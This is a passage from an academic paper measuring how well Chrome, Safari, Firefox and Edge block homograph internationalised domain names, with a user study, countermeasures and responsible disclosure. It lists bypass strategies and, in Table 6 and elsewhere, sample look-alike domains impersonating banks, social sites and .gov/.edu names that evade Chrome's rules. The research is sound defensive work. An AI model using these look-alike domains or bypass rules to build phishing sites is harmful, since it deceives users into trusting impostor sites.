However, for the other nine categories, Chrome's failure rate is non-zero. The result of categories 2–6 suggests that Chrome does not fully enforce the rules as claimed. Category-3 has the highest failure rate (85.3%). It turns out that Chrome allows whole-script confusables from Cyrillic to be combined with common TLDs such as `.com` and `.net`. The other 14.7% IDNs in category-3 are blocked because they have triggered other rules (*e.g.*skeleton rule). The results in categories 4 and

[7] Note that other types of domain squatting (*e.g.*, typo-squatting [4], combo-squatting [29]) do not trigger such Punycode displaying since these squatting domains do not use Unicode characters.




Figure 1: Failure rates of the 10 testing categories for the latest version of four browsers.

6 indicate Chrome does not fully cover Unicode confusables in the Unicode documentation and all the ASCII look-alike scripts. Category-5 has a failure rate of 13.3% (skeleton rule), indicating the skeleton comparison cannot perfectly capture all the confusable characters in the top domains.

For categories 7–10, the results confirm that our strategies to bypass Chrome policies are largely successful. In category-7, by using a more extensive confusable character table, we can cause more failures to the skeleton rule. In category-8, we focus on target domain names that are not in the top domain list (*e.g.*, those under `.edu`, `.gov`, `.mil`, `.org`, and `.net`), and Chrome fails to capture 40% of the homograph IDNs. Certain Unicode blocks are consistently missed. For example, when using confusable characters from the "Latin Extended-A" to impersonate these domain names, the failure rate is 100%. For categories 9 and 10, while the failure rates are lower, the results still indicate there are exceptions in the current mixing rule. For example, full-Substitution with "Latin Extended-A" causes a 100% failure rate, followed by a full-Substitution with "Cyrillic." Also, certain blocks within the Latin can be mixed without alerting Chrome (*e.g.*, mixing "Latin Extended-A" and "Latin-1 Supplement").

Safari. Safari has a failure rate of 42.91% overall. Compared to Chrome, Safari does not implement as many rules. For the rule that Safari did implement (*e.g.*, the rule corresponds to category-6), Safari does not make any mistakes. In addition, Safari blocks all the IDNs in category-1 (mixing script) and category-3 (whole-script Cyrillic). This is because Safari's allowed scripts have already excluded Latin look-alike scripts such as Greek and Cyrillic. Even so, it is still feasible to create homograph IDNs to bypass Safari. As shown in Figure 1, Safari has a failure rate over 60% on the homograph IDNS in categories 7, 8 and 9.

Firefox. Firefox has a higher failure rate of 44.46% among tested browsers. In particular, Firefox does not implement the skeleton rule, and thus the corresponding testing cases (categories 5, 7, 8) all have relatively higher failure rates.


Case Studies. So far, we have discovered several strategies to bypass existing IDN policies. Some of the strategies are more useful than others to craft high-quality homograph IDNs. To illustrate the differences, in Table 6, we present example homograph IDNs crafted for Chrome, based on the mistakes Chrome made in each category (except for category-1 where Chrome has no failure). We find that it is easy to craft homograph IDNs for categories 3, 5, 7 and 8. For category-4, most of the dangerous patterns are mimicking non-English letters and symbols (such as slash). This limits the ability to generate homograph IDNs. For category-6, although we have found a large number of individual characters from different Unicode scripts missed by Chrome, it is not easy to craft high-quality homograph IDNs due to other rules (*e.g.*, non-mixing rules, skeleton rules). For categories 9 and 10, although we can easily find homograph IDNs, the IDNs need to be whole-script (*i.e.*, all the characters need to be replaced), and thus might sacrifice the quality of impersonation. Overall, the exception rules identified for categories 3, 5, 7 and 8 are the most effective ways to craft homograph IDNs.

Category	Example IDNs to Bypass Chrome
Test-2	`iú.edu, huÍu.com`
Test-3	`ɥcla.edu, ɥsçis.gov`
Test-4	`openaı.com, āi.google`
Test-5	`iħstagram.com, weılsfargo.com`
Test-6	`ɪɲɪ.com, ɥƀp.com`
Test-7	`tumbır.com, ħyc.gov`
Test-8	`defẹnse.gov, pénnsylvania.gov`
Test-9	`ħŷć.gov, ħŷċ.gov`
Test-10	`ĵęṭ.com, ǰđ.id`

Table 6: Example homograph IDNs that can bypass Chrome's policies to be displayed in Unicode.

5.3 Results: Mobile Browsers

We perform the same analysis on the mobile browsers including Android Chrome and iOS Safari. After analyzing their latest and historical versions, we find that the results are exactly the same as the corresponding web versions (Chrome and Safari). As such, we use "Chrome" and "Safari" to represent both the web and mobile versions. Note that mobile browsers present additional challenges for users to recognize web domain names due to the limited screen size. Some mobile browsers would only display part of the URLs or even hide the whole URLs in the address bar [38,39], which heightens the security risks. The user interface (UI) design, however, is beyond the scope of this paper.



(a) Testing categories 1–6

(b) Testing categories 7–10

Figure 2: Failure rates over time for different browser versions from January 2015 to April 2020.

5.4 Browser Policy Changes Over Time

Next, we analyze the historical browser versions to understand how their IDN policies change over time. Given a browser, we sort all its versions by the release dates. Then we select the most updated version for each quarter (4 quarters per year) to report their failure rates. As shown in Figure 2, we break down the results for categories 1–6 (Figure 2(a)) and categories 7–10 (Figure 2(b)) since their failure rates have different meanings. We have merged the curve for Edge Chromium and Edge Legacy since their release times do not overlap. We have also tested IE, but all the testing cases are displayed as Punycode. As such, we omit IE from Figure 2 for brevity.

Overall, most browsers follow a similar trend. *First*, the failure rates were initially at 0% because the browser did not support IDN yet in the early versions. All the testing IDNs are displayed as Punycode. These include Chrome browsers before version 51.0 (released in June 2016), Firefox browsers before version 61.0 (released in June 2018), and Edge browsers before 80.0 (released in February 2020). *Second*, once the browser started to support IDNs, the failure rates immediately jumped to a high level due to a lack of defense policies. *Third*, for browsers such as Chrome and Safari, their failure rates were gradually decreasing afterward as browsers added new IDN policies. For example, starting in March 2017, Chrome had a series of updates that significantly decreased the failure rate (mostly for categories 2, 5, 8, 9, and 10). In comparison, Firefox's failure rate has stayed at a similar level, indicating fewer or no updates of its IDN policies. As mentioned before, Edge changed to use Chromium in early 2020, and has followed Chrome's IDN policies since then.

One interesting observation (see Figure 2(b)) is that Chrome's failure rate went higher at the end of 2019, indicating certain policies were revoked. A further inspection shows the blocking decisions on many testing cases in categories 5, 7 and 8 were reversed — the new Chrome version re-allowed certain homograph IDNs to be displayed as Unicode. These re-allowed homograph IDNs contain characters from three main Unicode blocks: "Latin Extended-A," "Latin Extended-B," and "Latin-1 Supplement". Homograph IDNs such as `aŕmy.mil`, `yaĺe.edu`, `uchìcago.edu`, `canoń.com`, and `babblę.com` can be displayed in the updated Chrome even though they were blocked by earlier versions. The reasons behind this are not clear. We have checked the Chromium commit histories but did not find the information that can explain the reasons behind these changes. If they were not implementation errors, one possible explanation is that blocking these characters might hurt legitimate domain names with such characters.

6 User Study

We have shown that web browsers cannot block all the homograph IDNs. Next, we present a user study to examine how end users perceive the homograph IDNs in web browsing. In particular, we want to compare the homograph IDNs that browsers (*e.g.*, Chrome) block and those that can bypass existing policies. We focus on Chrome in this user study because Chrome has the strictest policies compared to other browsers. Our study aims to answer three research questions:

- **RQ1:** Would users fall for homograph IDNs (*i.e.*, incorrectly treating them as the real domain names)?
- **RQ2:** Would users have different rates of detecting IDNs that are blocked vs. not blocked by Chrome?
- **RQ3:** What factors are associated with users' rates of detecting IDNs? (association rather than causality)

6.1 Study Design

To answer these questions, we conducted an online experiment via Amazon Mechanical Turk (MTurk). Our study was approved by the IRB. The participation of the study was anonymous and voluntary. We also did not collect any personal identifiable information (PII) from the participants. Participants can choose to withdraw their data at anytime.

We presented the study as a generic survey on web browsing. We did not mention "security" or "phishing" in the study description to avoid priming users. Before the study started, we gave participants a short tutorial to explain what "domain

name" and "browser address bar" are to ensure they can understand our terminology in the study. Upon finishing the study, we debriefed the participants by providing detailed explanations for the specific purpose of the study, and information on how homograph IDN is used for phishing[8].

Each participant was asked to browse a series of screenshots of website landing pages. As shown in Figure 3, a screenshot contains both the address bar[9] and the real landing page. Some of these screenshots impersonated domain names with homograph IDNs (e.g., `www.bankofamerļca.com` in Figure 3), while the rest showed the real domain names. To see whether people can detect homograph IDNs, for each screenshot, we asked the participant a question about the authenticity of the website.

A key challenge was to determine how to phrase the question to the participants. At a high-level, we need to make sure users are making decisions based on the controlled information (*e.g.*, whether the domain name is a homograph IDN). This means we need to draw users' attention to the address bar. At the same time, we also wish to avoid over-priming users which will likely make the study unrealistic. In practice, users are often caught off-guard by phishing websites when they are not paying attention. Thus over-priming users could over-estimate users' ability to detect security threats [59].

Pilot Studies. To explore the design space, we have conducted 4 pilot studies with 77 participants. We refer interested readers to Appendix-A for details. Here, we only briefly summarize our findings, and describe our final chosen design. The primary goal of the four pilot studies is to examine different priming levels. We use `bankofamerica.com` as an example:

At the *low priming level*, we showed the screenshot and asked "is the website the real `bankofamerica.com`?" We tried to avoid priming users to focus on the address bar.

At the *medium priming level*, we asked "is the domain name in the browser address bar `bankofamerica.com`?" By explicitly mentioning the address bar, we cued users to examine the address bar.

At the *high priming level*, we drew users' attention to the domain name even more by placing the homograph domain name directly in the question. We asked "is `bankofamerļca.com` the same as `bankofamerica.com`?" We essentially asked the users to compare the two domain names side-by-side.

We also tested two different designs for the answering options. The first design is to use *binary answers*: participants can choose one from "Yes," "No," or "I can't tell." The second design is to use 5-point Likert scale answer options.

[8] After our study, we received messages from participants who thanked us for educating them about homograph IDNs.

[9] In the address bar of the screenshots, we always displayed the Unicode version of the homograph IDNs to examine how users perceive them and to fairly compare homograph IDNs missed by Chrome with the blocked ones. We wanted to understand whether the missed IDNs are more or less difficult to detect by users compared with the blocked ones in the Unicode format.




Figure 3: An example screenshot, which always shows the real webpage. The address bar was artificially added to display either the real domain name or a homograph IDN in Unicode (in this case, `www.bankofamerļca.com`). Right below the screenshot, we asked *"Is the domain name in the browser address bar* `bankofamerica.com`*?"* Participants can choose one of three answers: *"Yes," "No," "I can't tell."*

Final Design. After comparing the results of the pilot studies, we decided to choose the *medium* priming level and *binary answer* (plus "I can't tell") as the final design. We asked "is the domain name in the browser address bar *[the real domain name]*?". Participants can choose one of three answers: "Yes," "No," "I can't tell." This is based on two reasons. First, we did not observe a need to use a 5-point Likert scale as the trend was the same for both conditions and using the Likert scale can complicate the tasks. People might also interpret the five levels differently. Instead, a binary answer (plus "I can't tell") can reduce the ambiguity. Second, the medium priming level (*i.e.*, mildly cuing users to check the address bar) is more suitable since our research questions are about domain names. The pilot studies show that users had a higher accuracy to label the domain authenticity under a higher priming level (see Appendix-A). While we use the medium priming level for our main study, the other pilot study results can serve as the lower/upper bounds of detection rates.

6.2 Main User Study

After determining the study design, we now introduce the setups of the main user study.

Websites. For the main user study, we use a diverse set of 90 websites. Out of the 90 target websites, 45 were from the Chromium top domain list (*i.e.*, "popular"), and the other 45 were not on the list (*i.e.*, "unpopular"). We select these websites from five common website categories (18 websites per category): "Shopping," "Banking," "Social Networking," "Education," and "Government & Military."

For each target website, we can choose to display the real domain name in the address bar of the screenshot ("Real"). We can also choose to display the homograph IDN to impersonate it. We consider two types of homograph IDNs: one IDN that

can be blocked by the latest Chrome (IDN-Block), and another IDN that can bypass Chrome's policy (IDN-Pass).

Out of the 90 websites, we set the ratio of "Real", "IDN-Block", and "IND-Pass" to be roughly 1:1:2. We included more IND-Pass domains because IDNs that can bypass Chrome's policies are less understood and studied. We covered more IDN-pass domains to better study this category. More specifically, we randomly chose 23 of the 90 websites to display the real domain names ("Real"), and select another 23 websites to display homograph IDNs that can be blocked by Chrome ("IDN-Block"). For the remaining 44 websites, we crafted homograph IDNs that would bypass Chrome's policies ("IDN-Pass"). A complete list of the websites and domain names is available here[10].

Factors. In addition to website category and popularity, we also considered other factors such as people's demographics (*e.g.*, age range, gender identity) and computing/Internet experiences (*e.g.*, years of using web browsers, computing background). These questions are available under this link[11].

Study Process. In April 2020, we conducted a study on MTurk. Each participant examined 30 websites. More specifically, we divided the 90 websites into 3 blocks (each block has 30 websites). In each block, the mixture ratio of "Real", "IDN-Block", and "IND-Pass" was still roughly 1:1:2. We randomly assigned each participant to one of the three blocks (each participant can work on one block only). Once the block was assigned, we presented a random order of the 30 sites in the block to the participant.

To ensure the reliability of results, we randomly selected one attention check question and inserted it in a random position in the task/question list. We have two attention questions to choose from. 1) "Is the domain name shown in the browser address bar a social networking website?" The screenshot shows the webpage of the Bank of America. 2) "Is the domain name shown in the browser address bar a hospital website?" The screenshot shows the webpage of Facebook. Both questions have the obvious answer "No." The attention questions were designed to help us filter out participants who did not look at the domain names or webpages and simply answered the subsequent question randomly. We also did not want the attention questions to prime the participants to pay more attention than they would otherwise. We found that these questions helped filter out several non-attentive participants.

To attract serious workers on MTurk, we used commonly applied filters: we recruited U.S workers who have an approval rate greater than 90%, and have completed more than 50 approved tasks. Each participant was compensated $1 for their time. The participants took 8 minutes on average to complete the study. The compensation was about $8 per hour.

[10] https://github.com/stevetkjan/IDN_Testing/blob/master/websites.xlsx

[11] https://github.com/stevetkjan/IDN_Testing/blob/master/Questions-IDN.pdf

Domain Type	Yes	No	I can't tell
Real	1,565 (**94.6%**)	86 (5.2%)	4 (0.2%)
IDN-Block	807 (48.8%)	803 (**48.5%**)	45 (2.7%)
IDN-Pass	1,353 (42.3%)	1,768 (**55.2%**)	79 (2.5%)

Table 7: Correct answer rates in the main study (6,510 answers): 94.6%, 48.5%, 55.2% for real, IDN-Block, IDN-Pass.




Figure 4: Cumulative distribution function (CDF) of labeling accuracy for each user.

Each worker can only participate in the study once. Pilot study participants were not allowed to take part in the main study, which had a total of 325 participants. After removing incomplete submissions and those who failed the attention check, we had 217 valid participants with 6,510 answers.

6.3 Overall Results

Table 7 shows the overall results of the main study. The results were consistent with the pilot studies. When the domain name was real, 94.6% of the answers were correct (by answering "YES"). In comparison, when the domain name was homograph IDN, only 55.2% of the answers were correct under IDN-Pass, followed by 48.5% under IDN-Block.

This result answers RQ1: our participants fell for a large percentage of homograph IDNs. We also examined how well individual participants correctly labeled the authenticity of websites based on the domain names. Figure 4 shows the cumulative distribution function (CDF) of each participant's labeling accuracy (based on the 30 websites the user has examined). All participants had an accuracy above 20%, and a small portion (15%) of them had a 100% accuracy. However, about half of the participants had an accuracy below 60%. Overall, the results suggest that the majority of users will struggle in correctly identifying homograph IDNs.

To answer RQ2, we then performed pair-wise comparisons between these three conditions using Chi-square tests with a Bonferroni correction (the adjusted p value threshold is .01). We found that the differences among these conditions were statistically significant: the correct answer rates for Real vs. IDN-Block ($\chi^2 = 859.3$, $p < 0.001$), Real vs. IDN-Pass ($\chi^2 = 782.7$, $p < 0.001$) and IDN-Block vs. IDN-Pass ($\chi^2 = 19.6$, $p < 0.001$). Comparing IDN-Block and IDN-Pass, we found that homograph IDNs blocked by Chrome were more deceptive (lower correct answer rate) than those not blocked.

Variable	Coefficient	P-Value
Domain Type: base = IDN-Block		
IDN-Pass	0.884	**0.006**
Real	3.441	<**0.001**
Website Category: base = Banking		
Education	0.415	0.199
Government & Military	0.301	0.287
Shopping	0.465	0.109
Social networking	0.496	0.088
Website Popularity: base = Popular		
Unpopular	-0.289	0.288
Browser experience: base = Short (<= 3 Yr)		
Long (> 3 Yr)	0.450	**0.001**
Computer background: base = NO		
YES	-0.371	<**0.001**
Gender: base = Female		
Gender: Male	0.235	<**0.001**
Age: base = Younger (<= 39)		
Age: Older (> 39)	0.133	**0.044**
Education: base = Lower (< Bachelor's)		
Higher Edu (Bachelor's or higher)	-0.823	<**0.001**

Table 8: Logistic regression results: using website and user factors to predict whether the authenticity of a website domain name was correctly labeled by a user.

However, it is alarming that 45% of un-blocked domain names (IDN-pass) were mistaken by our participants as real sites. Thus, they pose a substantial issue as about half of the times people fell for homograph IDNs not caught by Chrome.

6.4 Regression Analysis

To answer RQ3, we further analyzed the factors associated with user performance in detecting IDNs. We used the dataset of 6,510 answers and conducted logistic regression analyses in R to predict a binary outcome: whether the authenticity of a website domain name was correctly labeled by a user (*i.e.*, correct answers for Real and IDN-Block/Pass are "Yes" and "No," respectively). Table 8 shows the regression results.

Predictor Variables. The independent variables or predictors were all categorical variables, including the domain type, website category and popularity as well as people's demographics and computing experience.

We had three predictors related to websites. First, the domain types included Real, IDN-Pass and IDN-Block. We used IDN-Block as the baseline. Second, we had five website categories and hypothesized that the website category may affect users' judgment of the website authenticity. For example, users might be more likely to check the authenticity of banking websites than education websites. As such, we used banking websites as the baseline. Third, for website popularity, we hypothesized that users may perform better on popular websites since they might be more familiar with those. Thus, we used popular websites as the baseline.


We had five predictors related to users. First, for users' years of experience using web browsers, we converted this variable to a binary variable: "short" and "long" using 3-year as a threshold. We chose this threshold by examining the sign of the regression coefficients of the original levels and found that 3-year was the level where the sign changed. To simplify our analysis, we applied this method in converting other user-related multi-level ordinal predictors to binary variables. We hypothesized that users with a long experience with web browsing may perform better in detecting IDNs. The second and third variables were users' computing background and gender identity. The fourth variable was age level, and we used a threshold of 39 to divide users into younger and older categories. The last user variable is education level, and we used "Bachelor's degree" to divide users into two levels.

Result Interpretation. As shown in Table 8, several factors were significantly correlated with users' performance in detecting IDNs. These results answer RQ3. Overall, we found that domain types and user-related factors were significantly associated with users' performance whereas website category and popularity were not. As a reference, in Figure 5, we further illustrate the raw percentage of correct answers for factors that have statistical significance.

First, the *domain type* results imply that participants were significantly more likely to label the real domains and IDN-Pass domains correctly compared to the baseline (IDN-Block). The result is consistent with that in Table 7. More specifically, Real has a β estimate of 31.23, which means the odds of labeling real domains correctly is $exp(3.441) = 31.23$ times of that of labeling IDN-Block correctly. Similarly, the odds of labeling IDN-Pass correctly is $exp(0.884) = 2.42$ times of that of labeling IDN-Block correctly. These results further confirm that Chrome indeed blocked the homograph IDNs that are more deceptive to users than IDNs that were not blocked (IDN-Pass). This does not necessarily mean IDN-Pass is safe for users. As discussed in Section 6.3, homograph IDNs that bypassed Chrome policies are also highly deceptive. Unlike domain type, website category and popularity were not found to be significantly associated with user performance.

Second, we found several user factors were significantly correlated with correctly labeling the website authenticity. For example, the odds of correct labeling for users with a longer (3-year) web browsing experience is $exp(0.450) = 1.59$ times of that of users with a shorter experience. Similarly, users' frequency of visiting the five categories of sites were also significantly and positively correlated with user performance. Male participants did better in correctly labeling the domain names. However, as shown in Figure 5(c), the performance difference between male and female participants was rather small (but statistically significant). Older participants seemed to perform better than their younger counterparts. Again the difference was small but statistically significant.

Third, perhaps counter-intuitively, computing background and educational level were also significantly correlated with



(a) Domain Type (b) Computing Background (c) Gender (d) Age (e) Browser Experience (f) Education Level

Figure 5: The percentages of correct answers for different groups. We include the factors that have statistical significance in Table 8. "PNTA" under computing background stands for "Prefer not to answer."

user performance albeit negatively. As shown in Figure 5(b), the differences were relatively small (but statistically significant). Users with a higher educational level or computing background seemed to perform worse. While we do not know the reason, one plausible explanation could be that they were overly confident about their knowledge/skills and overlooked the IDNs. Future research can investigate the reason(s).

Limitations of The User Study. Our user study has many limitations. First, there is an inherent limitation for conducting the study online via MTurk since we cannot guarantee our participants always paid attention to our questions. However, recent studies show that MTurk workers are at least as attentive as subject pool participants [23]. Furthermore, our inclusion of attention questions ameliorated this concern. Future work could consider using eye-tracking to further address this limitation. Second, there were still differences between our study setup and real-world web browsing. In particular, we showed a screenshot of a target website, and thus participants cannot interact with the websites. The non-interactive screenshots helped to protect users and also allowed us to focus on the domain names rather than other user strategies. We also reminded our participants to pay attention to domain names, while in practice, users are likely to make more mistakes if they are not reminded (per the results of pilot studies). The point is that even though we primed them, they still cannot identify a significant percentage of homograph IDNs. This suggests we need to provide more countermeasures to help users. Finally, our user study only examines user perception of the authenticity of websites (domain names), which is only the first step in web phishing. Future work can study how IDNs affect their follow-up actions such as login.

7 Discussion

IDN Homograph in Email and Social Network Services. Email systems and social network platforms are also popular channels to disseminate phishing messages. In these applications, IDN homograph can be used to deceive users too. We briefly investigated popular email and social network services regarding their IDN policies. Our overall observation was that most services had not established effective IDN policies. Due to space limit, we only briefly summarize our findings.

For email services, we looked into Gmail, iCloud and Outlook. As of May 2020, we tested to see if homograph IDNs (that impersonate popular domain names) can be displayed on email clients in Unicode. For this test, we need to register the homograph IDNs and set up the DNS records. We registered 3 IDNs. The first IDN is "강남교회.com". This domain name represents a legitimate usage of IDN and it does not violate any known IDN policies. We use this IDN to test if the email clients support IDN. The second IDN is "googīe.com". This IDN impersonates "`google.com`". This IDN represents homograph IDNs that can bypass browser defense. The third IDN is "`p̈aidu.com`". This IDN impersonates "`baidu.com`". This IDN represents homograph IDNs that can be detected by browser policies (*e.g.*, by Chrome). We use those IDNs as email domain names and send emails to our own accounts under popular email services. We then examine if the sender email address will be displayed as Unicode. For email clients that supported IDN, we found the homograph IDNs were consistently displayed in Unicode. For example, Gmail (web and mobile) and iCloud (mobile) supported IDN and displayed homograph IDNs in Unicode in the email sender addresses. This means attackers can use homograph IDNs to impersonate trusted senders. This observation is true even for a homograph IDN that is blocked by web browsers. The results suggest that email clients have not yet established effective policies to address homograph IDNs.

For social network applications, we examined how homograph IDNs are displayed in messages and posts. As of May 2020, we tested Facebook, Twitter, Messenger, iMessage, and Whatsapp with homograph IDN URLs that impersonate popular brands. We found that almost all of them displayed homograph IDNs in Unicode, except for Facebook (which displayed Punycode). The result again suggests that most social network applications do not have IDN defense policies.

Intent of IDN Homograph. Our measurement shows that homograph IDNs exist in practice and can bypass browser-level defenses (Section 3). We did not further analyze the "intent" of homograph IDN registrations because the browser

policies focus on the impersonation behavior rather than the intent. According to prior studies, many homograph IDNs are registered by opportunistic domain squatters who seek to sell the domain name to the target brand for profits [37]. Concrete evidence also shows homograph IDNs are often used for phishing and abuse [15, 37, 54]. We defer the more in-depth analysis of the registrants' intent to future work.

Countermeasures. Our results suggest the need to improve the defense against homograph IDNs. We discuss the improvement strategies from two aspects: homograph IDN detection, and user warnings.

To improve homograph IDN detection, one way is to add new rules to address the failure cases discovered by our experiments. For example, browsers such as Chrome can extend the list of target domains (*e.g.*, for skeleton rule), use a more comprehensive confusable table (instead of the standard Unicode confusable table), and increase the number of prohibited Unicode blocks. Even so, it is difficult for the rules to guarantee completeness. For example, the skeleton rule matches the IDNs against a list of top domain names which do not cover all the domains. To extend the list (*e.g.*, to cover all the domains), the immediate challenge is efficiency. Considering the browsers' need to make decisions in real-time, it is costly to check the visual similarity between the IDN and hundreds of millions of domain names. Improving the scalability of the skeleton matching is an open challenge for future work. In addition, stricter policy may also hurt legitimate IDNs that have mixed Unicode characters. As mentioned in Section 3, script mixing is also common among legitimate domains (34.4% of the IDNs have script mixing). As such, to add new script-mixing rules, browser vendors must carefully assess their impact on legitimate IDNs.

In addition to browsers, another line of defense is domain registrars. Since domain registrars do not have to approve domain registration in a real-time, it is more feasible for domain registrars to run an extensive visual comparison against existing domain names before a (homograph) IDN can be registered. Certain domain registrars already have some preliminary rules in place (*e.g.*, mostly to prevent script mixing) [2].

Related to IDN homograph detection, a key question is how to communicate the detection decision to end users (*i.e.*, user warnings). For example, besides showing the Punycode, Chrome also shows a warning page to ask users: "Did you mean *[the real domain name]*?" with a short explanation of the reason for showing the warning [9]. Such a warning page is not yet available in other browsers. Future research can examine the effectiveness of such warnings, and further explore the warning design space. Note that user warnings still depend on accurate detection methods — if the browser misses the detection of a homograph IDN, the warning page may not be triggered.

Finally, browsers may take a more extreme approach by disabling IDNs *by default*. For users who can benefit from the support of IDNs (*e.g*, users speaking certain languages), browsers can prompt users to enable the IDN support for a small set of related Unicode scripts.

Responsible Disclosure. We have reported our findings to the corresponding bug/security teams of Chrome, Safari and Firefox. Microsoft IE uses Chromium, and thus is also covered. Chrome and Firefox have started to investigate and address the reported issues. Safari's team has not responded.

8 Related Work

Domain Squatting. Domain squatting generally refers to the behavior of registering Internet domains with the names similar to existing brands and trademarks. While most domain squatting activities are driven by profits (*i.e.*, to sell the domain name to the target brand for a high price), some of the squatting domain names are found to be used for phishing or distributing malware [21, 47, 64]. To mimic a target brand, squatting domain names can be generated by creating a typo (*i.e.*, typo squatting) [4, 44, 62], flipping a bit (*i.e.*, bit squatting) [47], or using a hyphen to connect related keywords (*i.e.*, combo-squatting) [29]. Another strategy is to register look-alike domain names of popular brands under newly released TLDs [20, 21, 30, 52]. A recent work shows that such impersonation also occurred in TLS certificates [58]. Our work focuses on IDN homograph, which is a form of web homograph via character substitution [25]. Although IDN homograph is not necessarily the most prevalent domain squatting method (*e.g.*, combo-squatting is more prevalent [64]), empirical results show that IDNs can be used to construct highly deceptive phishing websites [35, 37, 74]).

IDN Homograph. Prior works have looked into IDN homograph by conducting empirical measurements. Researchers find that many of the IDNs are owned by domain squatters [35, 37] while some IDNs are used for phishing and abuse [15, 37, 54]. A related project shows that most users do not have the knowledge of internationalized domain names [8], which helps to explain why IDNs can be deceptive. Compared to prior work [8, 35, 37, 61], our novelty comes from the detailed analysis of browser-level defense, and the discovered weaknesses of current IDN policies.

Phishing. Our work is related to the broad topic of phishing. A large body of prior work has looked into *phishing emails* and studied different detection methods [12, 14, 16, 26, 40, 53, 67]. Unlike generic spam emails [55, 70], phishing emails can be highly targeted and thus are more difficult to detect [24]. To deceive victims, attackers can spoof a trusted domain name as the sender email address [7, 27] or directly use squatting domain names [31, 33]. Our work is more closely related to *phishing websites*, which are usually the landing pages of the URLs in phishing emails [11, 22, 48, 50, 51, 68, 71–73]. A recent project looks into the end-to-end life cycle of phish-

ing attacks by jointly analyzing phishing URLs, websites, and phishing emails [49].

Security Indicators on URLs. Researchers have examined how users perceive and react to different URL presentations in browsers under security contexts. Most studies have reported negative results. For example, a recent study shows HTTPS Extended Validation (EV) certificate has little impact on users' security behavior [63]. In addition, prior work shows that domain name highlighting has limited effectiveness in warning users about malicious URLs [13, 36]. A closely related project looks into how different URL obfuscation methods (including IND homograph) affect users' ability to judge the authenticity of URLs [57]. The overall results are consistent with ours, showing that users have difficulties to correctly recognize obfuscated URLs. Compared with [57], our user study further examines the differences in users' perceptions of homograph IDNs blocked by browsers and those that can bypass existing defenses. In addition, our results highlight the need to improve the *detection* of IDN homograph, which is the prerequisite for effective user warning.

9 Conclusion

In this paper, we present a detailed analysis of browsers' defense policies against IDN homograph. Using more than 9,000 testing cases, we measure the effectiveness of IDN policies in existing web and mobile browsers and their historical versions from 2015 to 2020. We show that browsers' IDN policies are not yet effective to detect homograph IDNs. Our user studies show that the homograph IDNs that can bypass browsers' defense are still highly deceptive to users. Overall, the results highlight the need to improve the defense policies.

Acknowledgment

We would like to thank our shepherd Nick Nikiforakis and anonymous reviewers for their constructive comments and suggestions. This work was supported in part by NSF grants CNS-2030521, CNS-1717028 and CNS-1652497.

References

[1] Alexa top 1 million websites. https://www.alexa.com/topsites.

[2] Idn registration rules of verisign, 2020. https://www.verisign.com/en_US/channel-resources/domain-registry-products/idn/idn-policy/registration-rules/index.xhtml.

[3] Perceptual hash, 2020. https://www.phash.org/.

[4] Pieter Agten, Wouter Joosen, Frank Piessens, and Nick Nikiforakis. Seven months' worth of mistakes: A longitudinal study of typosquatting abuse. In *Proc. of NDSS*, 2015.

[5] Apple. About safari international domain name support, 2016. https://support.apple.com/kb/TA22996?locale=en_US&viewlocale=en_US.

